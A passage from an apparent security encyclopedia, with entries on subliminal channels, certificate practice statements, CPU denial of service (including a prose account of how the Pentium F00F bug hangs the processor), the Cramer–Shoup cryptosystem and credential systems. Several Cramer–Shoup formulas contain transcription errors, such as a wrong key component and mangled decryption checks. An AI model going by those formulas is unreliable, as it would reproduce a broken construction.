In 1987, the concept of subliminal channel was extended to be hidden inside a *zero-knowledge interactive proof* [7]. The concept was generalized to a hidden channel inside any cryptographic system [4, 5]. Mechanisms to protect against subliminal channels were also presented [4, 5] and reinvented 5 years later [13]. Problems with some of these solutions were discussed in [6] (see [2]) for a more complete discussion.

Subliminal channels in *key distribution* could undermine *key escrow*, as discussed in [8]. Kleptography is the study of how a designer, making a black box cipher, can leak the user's secret *key* subliminally to the designer (see e.g., [17]).

For a survey of the work predating 1999, consult [10]. For a more recent survey, see [3].

Recommended Reading

1. Bishop M (2003) Computer security. Addison-Wesley, Reading, MA
2. Burmester M, Desmedt YG, Itoh T, Sakurai K, Shizuya H, Yung M (1996) A progress report on subliminal-free channels. In: Anderson R (ed) Information hiding, first international workshop, Proceedings, Cambridge, UK, May 30–June 1 (Lecture notes in computer science 1174), Springer-Verlag, Heidelberg, pp 159–168
3. Covert channels bibliography. http://caia.swin.edu.au/cv/szander/cc/cc-general-bib.html. Accessed 29 June 2011
4. Desmedt Y (1990) Abuses in cryptography and how to fight them. In: Gold-wasser S (ed) Advances in cryptology – Crypto '88, Proceedings August 21–25, Santa Barbara, CA (Lecture notes in computer science 403), Springer-Verlag, Heidelberg, pp 375–389
5. Desmedt Y (1990) Making conditionally secure cryptosystems unconditionally abuse-free in a general context. In: Brassard G (ed) Advances in cryptology – Crypto '89, Proceedings, Santa Barbara, CA, August 20–24 (Lecture notes in computer science 435) Springer-Verlag, Heidelberg, pp 6–16
6. Desmedt Y (1996) Simmons' protocol is not free of subliminal channels. In: Proceedings, 9th IEEE computer security foundations workshop, Kenmare, Ireland, June 10–12, 1996. pp 170–175
7. Desmedt Y, Goutier C, Bengio S (1988) Special uses and abuses of the Fiat-Shamir passport protocol. In: Pomerance C (ed) Advances in cryptology, Proc. of Crypto '87, Santa Barbara, CA, August 16–20 (Lecture notes in computer science 293), Springer-Verlag, Heidelberg, pp 21–39
8. Kilian J, Leighton T (1995) Failsafe key escrow, revisited. In: Coppersmith D (ed) Advances in cryptology – Crypto '95, Proceedings, Santa Barbara, CA, August 27–31 (Lecture notes in computer science 963), Springer-Verlag, Heidelberg, pp 208–221
9. Lampson BW (1973) A note on the confinement problem. Comm ACM 16(10):613–615
10. Millen J (1999) 20 years of covert channel modeling and analysis. In: Proceedings of IEEE symposium on security and privacy, Oakland, CA, pp 113–114
11. Simmons GJ (1983) Verification of treaty compliance-revisited. In: Proc. of the 1983 IEEE symposium on security and privacy, Oakland, CA, April 25–27, 1983. IEEE Computer Society Press, Franconia, New Hampshire, pp 61–66
12. Simmons GJ (1984) The prisoners' problem and the subliminal channel. In: Chaum D (ed) Advances in cryptology. Proc. of Crypto 83, Santa Barbara, CA, August 1983. Plenum Press, New York, pp 51–67
13. Simmons GJ (1993) An introduction to the mathematics of trust in security protocols. In: Proceedings, computer security foundations workshop VI, June 15–17. IEEE Computer Society Press, Franconia, New Hampshire, pp 121–127
14. Simmons GJ (1994) Subliminal channels; past and present. Eur Trans Telecommun 5(4):459–473
15. Simmons GJ (1996) The history of subliminal channels. In: Anderson R (ed) Information hiding, first international workshop, Proceedings, Cambridge, UK, May 30–June 1 (Lecture Notes in Computer Science 1174) Springer-Verlag, Heidelberg, pp 237–256
16. U.S. Department of Defense (1983) Department of defense trusted computer system evaluation criteria, August 15, 1983 (Also known as the Orange Book)
17. Young A, Yung M (1997) Kleptography: using cryptography against cryptography. In: Fumy W (ed) Advances in cryptology – Eurocrypt '97, Proceedings Konstanz, Germany, May 11–15 (Lecture notes in computer science 1233), Springer-Verlag, Heidelberg, pp 62–74

CPS, Certificate Practice Statement

Torben Pedersen
Cryptomathic, Århus, Denmark

Related Concepts

►Certificate; ►Certification Authority

Definition

A certificate practice statement (CPS) describes the procedures, practices, and controls that a certificate authority (CA) employs when managing the life cycle of certificates within a public key infrastructure.

Background

The organization and procedures of the CA must be documented in a CPS in order to ensure that the issued certificates can be applied as expected. The applicability of a certificate is described in the certificate policy and the CPS must describe how the CA meets the requirements defined in the certificate policy.

Theory

In order to rely on a public key ►certificate, it is necessary to understand the intended applicability of the ►certificate. This is specified in terms of a certificate policy, which defines the applications in which the certificate may be used as well as possibly the class of users that may participate in the PKI. The certificate policy can be seen as defining the requirements that a CA must fulfill when managing certificates under this policy. The ►certificate policy under which a ►certificate is issued is preferably indicated in the ►certificate. For ►X.509 certificates (see [1]) a specific extension is defined for this purpose. This information allows relying parties to decide whether the ►certificate is acceptable in a given context without knowing the CPS of the CA issuing the certificate.

ETSI, the European Telecommunications Standards Institute, has published certificate policies in [2, 3]. The two policies defined in [2] cover qualified certificates with one requiring use of Secure Signature Creation Devices as defined in [4]. As the legal requirements to qualified certificates (e.g., liability) very often prevent CAs from issuing qualified certificates [3] defines a number of policies covering certificates of the same quality as qualified certificates, but not enforcing the legal requirements to qualified certificates.

A ►*certification authority* (*CA*) describes in a certificate practice statement (CPS) the procedures and practices that it employs when managing ►certificates in order to meet the requirements defined in the policy. This includes managing the life cycle of issued certificates, life cycle of CA certificates as well as procedures for providing information about the certificate status. The latter is particularly important in order to ensure that revoked certificates are not misused. Furthermore, the CPS describes manual processes for securely operating the CA and contains information on cryptographic aspects, including management of the ►keys used by the CA (►Key Management). The ►PKIX working group under IETF (Internet Engineering Task Force) has proposed a template for a CPS in [5], and actual certificate practice statements can be obtained from most commercial CA service providers.

As a CPS can be quite hard to access for a nontechnical reader, many CAs have chosen to publish a PKI Disclosure Statement, which summarizes the most important points of the CPS.

A CA must normally be audited regularly in order to ensure that it continuously follows its CPS. The certificate policy may in particular define the rules for such auditing or assessment of the CA. It may, for example, be required that an independent auditor initially approves that the CPS complies with the certificate policy and yearly reviews the procedures actually followed by the CA against the CPS.

There is a multiple-to-multiple correspondence between certificate policies and certificate practice statements. Different CAs using different procedures (and hence having different certificate practice statements) may issue certificates under the same policy. Similarly, a CA managing certificates according to a particular CPS may issue certificates under different certificate policies as long as the CPS meets the requirements defined in each of these policies.

To complete the picture, although a certificate is typically issued under one certificate policy, the X.509 standard allows associating several policies with a given certificate. This simply indicates that the certificate may be used in various contexts.

Recommended Reading

1. X.509: ITU-T Recommendation X.509 | ISO/IEC 9594-8 (2005) Information technology – open systems interconnection – the directory: public-key and attribute certificate frameworks
2. ETSI, TS 101456 (2007) Electronic signatures and infrastructures (ESI); policy requirements for certification authorities issuing qualified certificates, May 2007
3. ETSI, TS 102042 (2010) Electronic signatures and infrastructures (ESI); policy requirements for certification authorities issuing public key certificates, April 2010
4. Directive 1999/93/EC of the European Parliament and of the Council of 13 December 1999 on a Community Framework for Electronic Signatures
5. RfC3647: Internet X.509 public key infrastructure certificate policy and certification practices framework. See http://www.rfc-editor.org/rfc.html

CPU Consumption

►CPU Denial of Service

CPU Denial of Service

Michael E. Locasto
Department of Computer Science, George Mason University, Fairfax, VA, USA

Synonyms

CPU consumption; CPU starvation

Definition

A denial-of-service (DoS) attack on a central processing unit (CPU) represents an intentionally induced state of partially or completely degraded CPU performance in terms of the ability of the CPU to make progress on legitimate instruction streams.

Background

This type of attack represents a condition of the CPU whereby its available resources (registers, data path, arithmetic functional units, floating point units, and logic units) remain in an intentionally induced state of overload, livelock, or deadlock.

An attacker can prevent the CPU from making progress on the execution of benign processes in a number of ways, but at least two mainstream methods suffice to overload the CPU or impair its ability to multiplex between a collection of processes. The first method involves the exploitation of a hardware error in CPU design or construction to halt or loop the CPU or otherwise place it in an error state requiring a hard reset. The Intel F00F bug [1] provides an example of this method of attack. The second method involves exploiting a software error in the operating system [2] or user-level software [3] to cause the CPU to continuously service the faulting software (sometimes in spite of the kernel scheduler's attempts to ensure fair CPU multiplexing). This style of attack closely relates to algorithmic complexity DoS attacks (they differ in that such attacks can also overload or impair memory performance rather than the CPU as the chief avenue of service degradation).

Theory

Attackers can cause the CPU to hang, halt, or execute malicious (or useless) code rather than legitimate, benign processes. They can do so by identifying and building on an error in the CPU hardware or by causing the kernel or one or more user-level processes to consume more than their fair share of execution time. Often, the latter attack involves identifying a software error (e.g., to cause an unterminated loop) or supplying data to system calls specially constructed to cause uncharacteristically long system call execution time.

Low-tech versions of this latter style of attack can include manipulating the scheduler priority for one or more processes, disabling or removing resource limits (if provided by the operating system) or issuing a fork bomb or similar resource exhaustion attack.

Descriptions of hardware bugs abound in the published CPU errata lists [4] for each CPU model ([5] for example). The errata lists often describe such errors and their preconditions in enough detail to enable the reconstruction of code sequences that manifest the error state [4] (which often, but not always, results in a CPU hang or inconsistent state rapidly leading to a hard or soft reset). Attackers can then either directly upload and run such code sequences on a target platform or construct data aimed at eliciting such instruction sequences from the execution of existing program binaries [6].

Applications

The aforementioned Pentium F00F bug supplies one prominent example of a hardware error leading to a hung CPU. The Pentium processor failed to correctly handle an illegal formulation of the CMPXCHG8B instruction. Specifically, if this instruction was given a non-memory operand (the implicit operand is the concatenation of the EDX and EAX registers, and the explicit operand must refer to memory) *and* the instruction was given the LOCK prefix, then the CPU entered a complex failure state. Normally, supplying a non-memory operand to this instruction should generate an illegal opcode exception. Unfortunately, simultaneously specifying the LOCK prefix (which is also illegal for this type of instruction) exploited a bug in the CPU: when the CPU recognized the invalid opcode due to the non-memory operand, it attempted to invoke the invalid instruction handler vector, thus causing two reads to the memory bus. The LOCK prefix, however, caused the bus to enter a state where it expects a read–write pair of bus requests rather than two memory bus reads, and the CPU subsequently hung. Intel introduced clever workarounds, including some that took advantage of the bug's behavior, but the ease with which this hardware error could be exploited should serve as a warning that commodity computing hardware remains complex and full of significant errors.

Open Problems

Preventing DoS attacks is notoriously difficult – the point of most software and hardware computing systems, is,

after all, to provide service, and exhausting available bandwidth, memory, or CPU cycles remains a major concern in the absence of redundancy or strict and well-calibrated resource limits.

Hardware errors will continue to present a troubling source of potential CPU DoS attacks. Hardware cannot be patched as easily as software, and simply executing a user-level program with the right mixture of instructions can compromise an entire machine, including software layers like the OS or a virtual machine monitor that is traditionally supposed to enforce isolation or access control.

Latent software errors in the OS kernel and a wide variety of user-level applications also present opportunities for CPU exhaustion, livelock, or deadlock. With the increasing emphasis on parallel computing models and multicore systems, software errors involving improper lock ordering or bugs in threading libraries supply ample material for impairing the ability of the CPU to make progress on benign instruction streams.

Recommended Reading

1. Collins R (1998) The Pentium F00F Bug. http://www.rcollins.org/ddj/May98/F00FBug.html
2. http://www.juniper.net/security/auto/vulnerabilities/vuln1272.html or http://secunia.com/advisories/29052/
3. Maurer N (2006) Denial of service (CPU consumption) via a long argument to the MAIL command. http://issues.apache.org/jira/browse/JAMES-535
4. de Raadt T (2007) Intel Core 2. The openbsd-misc mailing list, message http://marc.info/?l-openbsd-isc&m=118296441702631
5. http://www.geek.com/images/geeknews/2006Jan/core duo errata 2006 0121 full.gif)
6. Kaspersky K (2008) Remote code execution through Intel CPU bugs. HITBSecConf2008. http://conference.hitb.org/hitbsecconf2008kl/?page_id=214

CPU Starvation

►CPU Denial of Service

Cramer–Shoup Public-Key System

Dan Boneh
Department of Computer Science, Stanford University, Stanford, CA, USA

Related Concepts

►Public-Key Cryptography

Definition

The Cramer–Shoup cryptosystem [6, 8] is the first ►public-key cryptography system that is efficient and is proven to be chosen ciphertext secure without the ►random oracle model using a standard complexity assumption.

Background

Before describing the system we give a bit of history.

The standard notion of security for a public-key encryption system is known as ►semantic security under an ►adaptive chosen ciphertext attack and is denoted by IND-CCA2. The concept is due to Rackoff and Simon [12] and the first proof that such systems exist is due to Dolev et al. [9]. Several efficient constructions for IND-CCA2 systems exist in the random oracle model. For example, ►OAEP is known to be IND-CCA2 when using the RSA trapdoor permutation [2, 10]. Until the discovery of the Cramer–Shoup system, there were no efficient IND-CCA2 systems that are provably secure under standard assumptions without random oracles.

Theory

The Cramer–Shoup system makes use of a ►group G of prime order q. It also uses a ►hash function $H: G^3 \to \mathbb{Z}_q$ (►modular arithmetic). We assume that messages to be encrypted are elements of G. The most basic variant of the systems works as follows:

Key Generation. Pick an arbitrary generator g of G. Pick a random w in $\mathbb{Z}_q^*$ and random x_1, x_2, y_1, y_2, z in $\mathbb{Z}_q$. Set $\hat{g} = g^w$, $e = g^{x_1}\hat{g}^{x_2}$, $f = g^{y_1}\hat{g}^{y_2}$, and $h = g^z$. The public key is $(g, \hat{g}, e, f, g, G, q, H)$ and the private key is $(x_1, x_2, y_1, y_2, z, G, q, H)$.

Encryption. Given the public key $(g, \hat{g}, e, f, h, G, q, H)$ and a message $m \in G$:

1. Pick a random u in $\mathbb{Z}_q$.
2. Set $a = g^u$, $\hat{a} = \hat{g}^u$, $c = h^u \cdot m$, $v = H(a, \hat{a}, c)$, $d = e^u f^{uv}$.
3. The ciphertext is $C = (a, \hat{a}, c, d) \in G^4$.

Decryption. To decrypt a ciphertext $C = (a, \hat{a}, c, d)$ using the private key $(x_1, x_2, y_1, y_2, z, G, q, H)$:

1. Test that $a, \hat{a}, c, d$ belong to G; output 'reject' and halt if not.
2. Compute $v = H(a, \hat{a}, c) \in \mathbb{Z}_q$. Test that $d = a^{x_1+xy_1}\hat{a}^{x_2+vy_2}$; output 'reject' and halt if not.
3. Compute $m = c/a^z \in G$ and output m as the decryption of C.

Cramer and Shoup prove that the system is IND-CCA2 if the DDH assumption [3] (►Decisional Diffie–Hellman

problem) holds in G and the hash function H is collision resistant. They show that if a successful IND-CCA2 attacker exists, then (assuming H is ►collision resistant) one can construct an algorithm B, with approximately the same running as the attacker, that decides if a given 4-tuple $g, \hat{g}, a, \hat{a} \in G$ is a random DDH tuple or a random tuple in G^4. Very briefly, Algorithm B works as follows: it gives the attacker a public key for which B knows the private key. This enables B to respond to the attacker's decryption queries. The given 4-tuple is then used to construct the challenge ciphertext given to the attacker. Cramer and Shoup show that if the 4-tuple is a random DDH tuple, then the attacker will win the semantic security game with non-negligible advantage. However, if the input 4-tuple is a random tuple in G^4, then the attacker has zero advantage in winning the semantic security game. This behavioral difference enables B to decide whether the given input tuple is a random DDH tuple or not.

We briefly mention a number of variants of the system. Ideally, one would like an IND-CCA2 system that can be proven secure in two different ways: (1) without random oracles it can be proven secure using the decisional Diffie–Hellman assumption, and (2) with random oracles it can be proven secure using the much weaker computational Diffie–Hellman assumption. For such a system, the ►random oracle model provides a hedge in case the DDH assumption is found to be false. A small variant of the Cramer–Shoup system above can be shown to have this property [8].

Occasionally, one only requires security against a weak chosen ciphertext attack in which the attacker can only issue decryption queries before being given the challenge ciphertext [1, 11]. A simpler version of the Cramer–Shoup system, called CS-Lite, can be shown to be secure against this weaker chosen ciphertext attack assuming DDH holds in G. This variant is obtained by computing d as $d = e^u$. There is no need for y_1, y_2, f, or the hash function H. When decrypting we verify that $d = a^{x}{}_1 \hat{a}_2^x$ in step 2.

Finally, one may wonder how to construct efficient IND-CCA2 systems using an assumption other than DDH. Cramer and Shoup [7] showed that their system is a special case of a more general paradigm. Using this generalization they construct a CCA2 system based on the Quadratic Residuosity assumption modulo a composite. They obtain a more efficient system using a stronger assumption known as the *Pallier assumption*. Other constructions for efficient IND-CCA2 systems are given in [4, 5]. Finally, we note that Sahai and Elkind [13] show that the Cramer–Shoup system can be linked to the Naor–Yung double encryption paradigm [11].

Recommended Reading

1. Bellare M, Desai A, Pointcheval D, Rogaway P (1998) Relations among notions of security for public-key encryption schemes. In: Krawczyk H (ed) Advances in cryptology – CRYPTO'98. Lecture Notes in Computer Science, vol 1462. Springer, Berlin, pp 26–45
2. Bellare M, Rogaway P (1994) Optimal asymmetric encryption. In: De Santis A (ed) Advances in cryptology – EUROCRYPT'94. Lecture Notes in Computer Science, vol 950. Springer, Berlin, pp 92–111
3. Boneh D (1998) The decision Diffie–Hellman problem. In: Buhler JP (ed) Proceedings of the 3rd algorithmic number theory symposium. Lecture Notes in Computer Science, vol 1423. Springer-Verlag, Berlin, pp 48–63
4. Boneh D, Boyen X (2004) Efficient selective-ID secure identity based encryption without random oracles. In: Cachin C, Camenisch J (ed) Advances in cryptology – EUROCRYPT 2004. Lecture Notes in Computer Science, vol 3027. Springer-Verlag, Berlin, pp 223–238
5. Canetti R, Halevi S, Katz J (2004) Chosen-ciphertext security from identity-based encryption. In: Cachin C, Camenisch J (ed) Advances in cryptology – EUROCRYPT 2004. Lecture Notes in Computer Science, vol 3027. Springer-Verlag, Berlin, pp 207–222
6. Cramer R, Shoup V (1998) A practical public key cryptosystem provably secure against adaptive chosen ciphertext attack. In: Krawczyk H (ed) Advances in cryptology – CRYPTO'98. Lecture Notes in Computer Science, vol 1462. Springer-Verlag, Berlin, pp 13–25
7. Cramer R, Shoup V (2002) Universal hash proofs and a paradigm for chosen ciphertext secure public key encryption. In: Knudsen L (ed) Advances in cryptology – EUROCRYPT 2002. Lecture Notes in Computer Science, vol 2332. Springer-Verlag, Berlin, pp 45–64
8. Cramer R, Shoup V (2004) Design and analysis of practical public-key encryption schemes secure against adaptive chosen ciphertext attack. SIAM J Comput 33(1):167–226
9. Dolev D, Dwork C, Naor M (2000) Non-malleable cryptography. SIAM J Comput 30(2):391–437
10. Fujisaki E, Okamoto T, Pointcheval D, Stern J (2004) RSA-OAEP is secure under the RSA assumption. J Cryptology 17(2):81–104
11. Naor M, Yung M (1990) Public-key cryptosystems provably secure against chosen ciphertext attacks. In: Proceedings of 22nd ACM Symposium on Theory of Computing, May 1990, Baltimore, MD, pp 427–437
12. Rackoff C, Simon D (1991) Noninteractive zero-knowledge proof of knowledge and chosen ciphertext attack. In: Feigenbaum J (ed) Advances in cryptology – CRYPTO'91. Lecture Notes in Computer Science, vol 576. Springer-Verlag, Berlin, pp 433–444
13. Sahai A, Elkind E (2002) A unified methodology for constructing public-key encryption schemes secure against adaptive chosen-ciphertext attack. Cryptology ePrint Archive http://eprint.iacr.org/2002/042/

Credential Verification

►Authentication

Credential-Based Access Control

Adam J. Lee
Department of Computer Science, University of Pittsburgh, Pittsburgh, PA, USA

Related Concepts

►Anonymous Routing; ►Digital Credentials; ►Electronic Cash; ►Kerberos; ►Trust Management; ►Trust Negotiation

Definition

Credential-based access control is the process through which a resource provider determines a subject's authorization to carry out an action by examining environmental and/or attribute assertions encoded in verifiable digital credentials issued by trusted third-party certifiers.

Background

Digital credentials are the basic building block upon which many access control systems are based. Because digital credentials can take many forms – including secrets encrypted using symmetric key cryptographic algorithms, public key certificates, and unlinkable anonymous credentials – a wide variety of credential-based access control systems have been developed over the years. The main factors influencing the design of these systems include the degree of decentralized administration, the complexity of the policies to be enforced during the access control process, and the privacy protections afforded to policy writers and/or users in the system.

Theory

Secret key cryptography has long been used as the basis for credential-based access control in systems where administrative tasks are handled in a centralized manner. For instance, the ability for a user to carry out a given action in the Amoeba distributed operating system is dependent on his or her possession of a capability token that explicitly authorizes the action [5]. This token is created by the resource owner and is protected by a keyed hash that ensures its authenticity. As such, it acts as a very basic authorization credential. Similarly, the Kerberos authorization protocol extends this notion to protect access to networked applications that are to be accessed by a well-defined set of authorized users within a given administrative realm. For more information on these topics, please refer Capabilities and ►Kerberos.

In systems where the ability to delegate portions of the authorization process is desirable, secret key cryptography is no longer a viable substrate for credential-based access control systems due to the increased complexity of key management. To alleviate these concerns, credential-based access control systems for these types of environments typically make use of public key cryptosystems to encode authorization tokens and/or policy assertions. The majority of recent research can be roughly partitioned into two major thrust areas: (a) systems for expressing access control policies and discovering the credentials needed to access a resource at runtime, for example, [1, 6]; and (b) cryptographic systems for protecting the sensitive policies of resource providers and/or the sensitive credentials of principals in the system, for example, [2–4]. The first thrust area addresses what is commonly referred to as the *trust management problem* [1]; for a description of this area, please refer ►Trust Management.

The development of privacy-preserving credential systems has received a great deal of attention from the research community, starting as early as the 1980s. Electronic cash schemes are essentially anonymous credential-based access control systems that allow a user access to digital goods if and only if they can present an electronic token that (anonymously) authorizes payment for these goods. (►Electronic Cash for more information.) Since the initial electronic cash proposals, these types of systems have been also generalized to develop anonymous credential systems that can be used to encode arbitrary ⟨attribute, value⟩ assertions (e.g., see [3]). The resulting credentials can be used to evaluate complex predicates over the attributes possessed by a user *without* revealing the identity of the user or her exact attribute values to either the resource provider examining the credential(s) or the certificate issuers contacted to attest to the validity of the credential(s) used during the access control process. As with electronic cash, the use of these types of credentials requires an anonymous communication channel between the user requesting a service and the service provider. For more information about the anonymous channels, please refer ►Anonymous Routing.

While credential-based access control systems that leverage anonymous credentials certainly protect user privacy, the requirement of anonymous communication channels makes their use prohibitive in many circumstances. As such, researchers have also explored credential-based access control systems that provide some protection for sensitive user attributes without requiring the overheads of anonymous channels. Often referred to as hidden credential systems, these types of protocols allow a

resource provider to encrypt some resource (e.g., a file, secret key, logical assertion, etc.) in such a way that the recipient can only decrypt the resource if her attributes satisfy an access control policy specified by the resource provider (e.g., [2, 4]). This type of system enables a conditional oblivious transfer of data from the resource provider to the recipient that protects the potentially sensitive attributes of the recipient. (►Oblivious Transfer for more information.) In addition to the oblivious transfer of data, these systems have also seen use in resolving policy cycles that can arise during the trust negotiation process.

Applications

Credential-based access control systems based on secrets encrypted using symmetric key cryptosystems have long been used to manage user rights in centralized and decentralized operating systems (e.g., Hydra and Amoeba, respectively) and distributed applications with centralized administrative control (e.g., via the Kerberos system). Credential-based access control systems that leverage identity and attribute certificates have found uses in the Web services and grid/cloud computing domains, while richer systems based on the principles of trust management and trust negotiation are likely to find uses in emerging dynamic networked environments. Finally, credential-based access control systems constructed using unlikable private credentials (e.g., the idemix system) can be used to enforce access controls over anonymizing networks, as the use of more traditional public key certificates would effectively de-anonymize the channels over which they are used by explicitly identifying their holder.

Recommended Reading

1. Blaze M, Feigenbaum J, Lacy J (1996) Decentralized trust management. In: Proceedings of the IEEE symposium on security and privacy, IEEE, Oakland, 1996, pp 164–173
2. Bradshaw RW, Holt JE, Seamons KE (2004) Concealing complex policies with hidden credentials. In: Proceedings of the 11th ACM conference on computer and communications security, Washington DC, ACM, 2004, pp 146–157
3. Camenisch J, Lysyanskaya A (2001) An efficient system for non-transferable anonymous credentials with optional anonymity revocation. In: Proceedings of the international conference on the theory and application of cryptographic techniques (EUROCRYPT), London, 2001, pp 93–118
4. Li J, Li N (2006) OACerts: oblivious attribute certificates. IEEE Trans Dependable Secure Comput 3(4):340–352
5. Tanenbaum AS, Mullender SJ, van Renesse R (1986) Using sparse capabilities in a distributed operating system. In: Proceedings of the 6th international conference on distributed computing systems, Cambridge, MA, IEEE, 1986, pp 558–563
6. Yu T, Winslett M, Seamons KE (2003) Supporting structured credentials and sensitive policies through interoperable strategies for automated trust negotiation. ACM Trans Inf Syst Secur 6(1):1–42

Credentials

Gerrit Bleumer
Research and Development, Francotyp Group, Birkenwerder bei Berlin, Germany

Related Concepts

►Access Control; ►Electronic Cash; ►Privilege Management; ►Unlinkability

Definition

Cryptographic credentials are means to implement secure privacy protecting certificates in decentralized systems, in particular, systems where each user is represented by an individual mobile device under their own control. Credentials are a means to achieve multilateral security.

Theory

In a general sense, credentials are something that gives a title to credit or confidence. In computer systems, credentials are descriptions of privileges that are issued by an authority to a subject. The privilege may be an access right, an eligibility, or membership (►privilege management and ►access control). Examples from real life are drivers' licenses, club membership cards, or passports. A credential can be *shown* to a verifier in order to prove one's eligibility or can be *used* toward a recipient in order to exercise the described privilege or receive the described service. The ►integrity of a credential scheme relies on the verifiers being able to effectively check the following three conditions before granting access or providing service:

1. The credential originates from a legitimate authority. For example, the alleged authority is known or listed as an approved provider of credentials for the requested service.
2. The credential is legitimately shown or used by the respective subject.
3. The privilege described is sufficient for the service requested.

In centralized systems, credentials are called *capabilities*, that is, descriptions of the access rights to certain security critical objects (►access control). The centralized system manages the issuing of capabilities to subjects through a trusted issuing process, and all attempts of subjects to access objects through a trusted verifier, that is, the access enforcement mechanism. If the subject has sufficient capabilities assigned, it is authorized to access the requested object or service, otherwise the access is denied. The capabilities and their assignment to subjects are stored in a

central trusted repository, where they can be looked up by the access enforcement mechanism. Thus, in centralized systems, the integrity requirements 1, 2, 3 are enforced by trusted central processes.

In distributed systems, there are autonomous entities acting as issuing authorities, as users who get credentials issued or show/use credentials, or as verifiers. Distributed credentials need to satisfy the above integrity requirements even in the presence of one or more cheating users, possibly collaborating. In addition, one can be interested in privacy requirements of users against cheating issuers and verifiers, possibly collaborating. David Chaum introduced credentials in this context of distributed systems in [8]. Distributed credentials have been proposed to represent such different privileges as electronic cash, passports, drivers' licenses, diplomas, and many others. Depending on what privilege a credential represents, its legitimate use must be restricted appropriately (*Integrity Requirement* (3) above). The following atomic *use restrictions* have been considered in the literature.

Nontransferable credentials cannot be (successfully) shown by subjects to whom they have not been issued in the first place. Such credentials could represent nontransferable privileges such as diplomas or passports.

Revocable credentials cannot be (successfully) shown after they have expired or have been revoked. Such credentials could represent revocable privileges such as drivers' licenses or *public key certificates* commonly used in ►public key infrastructures (PKI).

Consumable credentials cannot be (successfully) shown after they have been used a specified number of times. Such credentials could represent privileges that get consumed when you use them, for example, ►electronic cash.

More complex use restrictions can be defined by combining these atomic use restrictions in Boolean formulae. For example, revocable nontransferable credentials could be used as drivers' licenses that expire after a specified period of, for example, 2 years.

A credential scheme is called *online* if its credentials can be shown and used only by involving a central trusted authority that needs to clear the respective transactions. If the holder and verifier can do so without involving a third party, the credentials scheme is called *offline*. Online credential schemes are regarded as more secure for the issuers and verifiers, while offline credential schemes are regarded as more flexible and convenient to customers.

Credentials and their use could carry a lot of personal information about their holders. For example, consider an automated toll system that checks the driver's license of each car driver frequently but conveniently via wireless road check points. Such a system would effectively ban drivers without a valid license, but it could also effectively monitor the moving of all honest drivers. Considerations like this led Chaum [8] to look for privacy in credentials: *Unlinkable credentials* can be issued and shown/used in such a way that even a coalition of cheating issuers and verifiers has no chance to determine which issuing and showing/using or which two showings/usings originate from the same credential (►unlinkability).

Unlinkable credentials also leave the holders anonymous, because if transactions on the same credential cannot be linked, neither can such transactions be linked to the credential holder's identity. (Otherwise, they were no longer unlinkable.)

In the cryptographic literature, the term *credential* is most often used for nontransferable and unlinkable credentials, that is, those that are irreversibly tied to human individuals, and protecting the privacy of users. Numerous cryptographic solutions have been proposed both for consumable credentials and for personal credentials alike. Chaum et al. [14] kicked off the development of consumable credentials. Improvements followed by Chaum et al. [10–12], Chaum and Pedersen [15], Cramer and Pedersen [17], Brands [2], Franklin and Yung [21], and others. Brands solution achieves ►overspending prevention by using a wallet-with-observer architecture ([19] and ►electronic wallet), ►overspender detection without assuming tamper resistant hardware, and unconditional unlinkability of payments also without assuming tamper resistant hardware. Brands solution satisfied almost all requirements that had been stated by 1992 for efficient offline consumable credentials (e-cash) in a surprisingly efficient way.

Naccache and von Solms [23] pointed out later that unconditional unlinkability (which implies payer anonymity) might be undesirable in practice because it would allow blackmailing and money laundering. They suggested to strive for a better balance between the individuals' privacy and law enforcement. This work triggered a number of proposals for consumable credentials with anonymity revocation by Stadler et al. [24], Brickell et al. [4], Camenisch et al. [7], and Frankel et al. [20].

About the same amount of work has been done on developing personal credential schemes. Quite surprisingly, the problem of nontransferability between cheating collaborating individuals was neglected in many of the early papers by Chaum and Evertse [8, 9, 13] and Chen [16]. Chen's credentials are more limited than Chaum's and Evertse's because they can be shown only once. Damård [18] stated nontransferability as a security requirement but the proposed solution did not address nontransferability. Chaum and Pedersen [15] introduced the wallet-with-observer architecture and proposed personal credentials to be kept inside *wallet databases*, that is, decentralized databases keeping all the privileges of their respective

owners. Their proposal only partially addressed nontransferability by suggesting "distance bounding protocols" (Brands and Chaum [3]) in order to ensure the physical proximity of a wallet-with-observer during certain transactions. Distance bounding protocols can prevent Mafia frauds, where the individual present at an organization connects her device online to the wallet of another remote individual who holds the required credential and then diverts the whole communication with the organization to that remote wallet. Distance bounding cannot, however, discourage individuals from simply lending or trading their wallets. Lysyanskaya et al. [22] proposed a general scheme based on one-way functions and general ►zero-knowledge proofs, which is impractical, and a practical scheme that has the same limitations as Chen's: credentials can be shown only once.

The fundamental problem of enforcing nontransferability is simply this: the legitimate use of personal credentials (in contrast to consumable credentials) can neither be detected nor prevented by referring only to the digital activity of individuals. There must be some mechanism that can distinguish whether the individual who shows a personal credential is the same as the individual to whom that credential has been issued before. Since personal devices as well as personal access information such as PINs and passwords can easily be transferred from one individual to another, there is no other way to make this distinction but by referring to hardly transferable characteristics of the individuals themselves, for example, through some kind of (additional) biometric identification (►biometrics) of individuals. Then, illegitimate showing can be recognized during the attempt and thus can be prevented effectively, however, at the price of assuming ►tamper resistant biometric verification hardware. Bleumer proposed to enhance the wallet-with-observer architecture of Chaum and Pedersen [15] by a biometric recognition facility embedded into the tamper resistant observer in order to achieve transfer prevention [1].

Camenisch and Lysyanskaya [5] have proposed a personal credential scheme which enforces nontransferability by deterring individuals who are willing to transfer, pool, or share their credentials. Individuals must either transfer all their credentials or none (*all-or-nothing nontransferability*). They argue that even collaborating attackers would refrain from granting each other access to their credit card accounts, when they are collaborating only to share, for example, a driver's license. Obviously, this deterrence from not transferring credentials is quickly neutralized if two or more participants mutually transfer credentials to each other. If any of them misuses a credit card account of the other, he may experience the same kind of misuse with his own credit card account as a matter of retaliation. It appears as if this concept promotes and protects closed groups of criminal credential sharers. In addition, it would be hard in practice to guarantee that for each individual the risk of sharing any particular credential is significantly higher than the respective benefits. Thus, for most real-world applications such as drivers' licenses, membership cards, or passports, this deterrence approach to nontransferability would face severe acceptance problems from the issuers' and verifiers' perspective. Their scheme also supports anonymity revocation as an option, but at the cost of about a tenfold increase of ►computational complexity. Subsequent work by Camenisch and Lysyanskaya [6] also shows how to revoke their anonymous credentials on demand. The price of this feature is an even higher computational complexity of the showing of credentials.

It appears that detecting a cheating individual who has lent his personal credentials to another individual, or who has borrowed a personal credential from another individual is technically possible, but is often unacceptable in practice. Unauthorized access may lead to disastrous or hard-to-quantify damage, which cannot be compensated after the access has been made regardless how individuals are persecuted and what measures of retaliation are applied.

